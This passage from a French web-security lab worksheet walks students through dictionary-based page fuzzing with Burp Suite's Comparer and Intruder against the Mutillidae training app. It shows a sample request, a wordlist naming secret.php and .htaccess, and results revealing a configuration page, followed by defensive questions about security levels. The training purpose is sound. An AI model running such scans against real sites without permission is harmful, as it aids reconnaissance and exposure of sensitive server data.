- Reproduire ensuite toutes les étapes précédentes avec une page inexistante sur le serveur comme home777.php. Envoyer la réponse home777.php obtenue par le serveur au comparateur (Send to Comparer). Vous devriez obtenir ceci au niveau de l'onglet Comparer de BurpSuite.

The screenshot shows the 'Comparer' tab in Burp Suite. The interface includes a top menu bar with options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, and Settings. Below the menu, there's a description of the comparison function. Two data items are listed for comparison:

Select item 1:

#	Length	Data
1	24624	HTTP/1.1 200 OKDate: Wed, 12 Apr 2023 09:39:42 GMTServer: Apache/2.2.8 (Ubuntu...
2	22156	HTTP/1.1 200 OKDate: Wed, 12 Apr 2023 09:41:09 GMTServer: Apache/2.2.8 (Ubuntu...

Select item 2:

#	Length	Data
1	24624	HTTP/1.1 200 OKDate: Wed, 12 Apr 2023 09:39:42 GMTServer: Apache/2.2.8 (Ubuntu...
2	22156	HTTP/1.1 200 OKDate: Wed, 12 Apr 2023 09:41:09 GMTServer: Apache/2.2.8 (Ubuntu...

On the right side of the comparison area, there are buttons for 'Paste', 'Load', 'Remove', and 'Clear'.

- Cliquer ensuite sur le bouton Words en bas du comparateur et relever l'affichage de la phrase indiquant que la ressource n'a pas pu être trouvée.

Q13. Ajoutez au rapport une capture d'écran montrant que vous avez bien réalisé ces différentes étapes et que vous avez trouvé la différence entre les deux réponses.

C'est sur cette chaîne de caractère que nous allons nous appuyer pour scanner les pages du site afin de détecter, via un dictionnaire de noms de pages, si ces pages existent. Le dictionnaire comprendra des noms de pages typiques associées à des configurations (.htaccess, .htpasswd...). Il s'agit donc d'une attaque par dictionnaire. Cette technique s'appelle le fuzzing de pages Web.

- Revenir sur le Proxy et faire un clic droit au milieu de la réponse obtenue et cliquer sur Send to Intruder.

Se rendre dans l'onglet Intruder. Dans l'onglet Positions, cliquer sur le bouton Clear puis double cliquer sur le nom de la page home.php puis cliquer ensuite sur le bouton Add afin que le nom de la page serve de paramètre au fuzzing. Le type d'attaque reste Sniper par défaut.

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

```

1 GET /mutillidae/index.php?page=$home.php HTTP/1.1
2 Host: 172.16.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.10.5/mutillidae/index.php?page=captured-data.php
9 Cookie: PHPSESSID=b0ca24e9dc8b43b98f8db881f9b65c82
10 Upgrade-Insecure-Requests: 1
11 If-Modified-Since: Tue, 11 Apr 2023 18:30:23 GMT

```

- Dans l'onglet Payloads, dans la rubrique Payload Settings, ajoutez un ensemble de noms de fichiers qui fera office de dictionnaire (note si cette liste est déjà remplie, commencez par la vider. La liste suivante de fichiers pourra être utilisée :

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 6
 Payload type: Request count: 6

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

home.php
home777.php
secret.php
secret.html
password.php
.htaccess

- Ensuite, dans l'onglet Settings, dans la rubrique Grep Match, il faut ajouter un filtre associé à la chaîne de caractère précédemment découverte (ie différence entre un fichier trouvé et non trouvé). Pour cela, commencer par vider le contenu de cette rubrique en cliquant sur le bouton Clear puis ajouter la chaîne utile dans la zone de texte prévue à cet effet.

Positions
Payloads
Resource pool
Settings

☐ Store full payloads

? **Grep - Match**

↻ These settings can be used to flag result items containing specified expressions.

☐ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Add


XXX XXX

Il ne manque plus qu'à lancer l'attaque en cliquant sur le bouton Start Attack. Toutes les pages n'incluant pas des "1" correspondent à des pages existantes sur le serveur.

Request ^	Payload	Status	Error	Timeout	Length	Failed to
0		200	☐	☐	24624	
1	home.php	200	☐	☐	24624	
2	home777.php	200	☐	☐	22156	1
3	secret.php	200	☐	☐	74039	
4	secret.html	200	☐	☐	22156	1
5	password.php	200	☐	☐	22161	1
6	.htaccess	200	☐	☐	22124	

Q14. Prouvez par une capture d'écran que vous avez réussi à mener à bien cette attaque

- Double cliquer ensuite sur la ligne associée à la page secret.php. Se rendre ensuite dans l'onglet Response puis dans le sous-onglet Render.



On peut alors visualiser la page secret.php qui donne de précieuses informations sur la configuration du serveur.

ii. En mode sécurisé

Test du niveau 1 de sécurité :

Q15. Répondez aux questions suivantes :

- Est-ce que le niveau de sécurité 1 permet d'éviter cette brèche d'information ?
- Se rendre sur le code source de la page phpinfo.php sur le serveur pour expliquer le comportement du serveur face à cette attaque avec ce niveau de sécurité.

Test de niveau 5 de sécurité :

Q16. Répondez aux questions suivantes :

- Est-ce que le niveau de sécurité 5 permet d'éviter cette brèche d'information ?
- Expliquer le mécanisme de sécurité mis en œuvre dans le code source. Tous les utilisateurs ont-ils interdiction d'accéder à cette page ?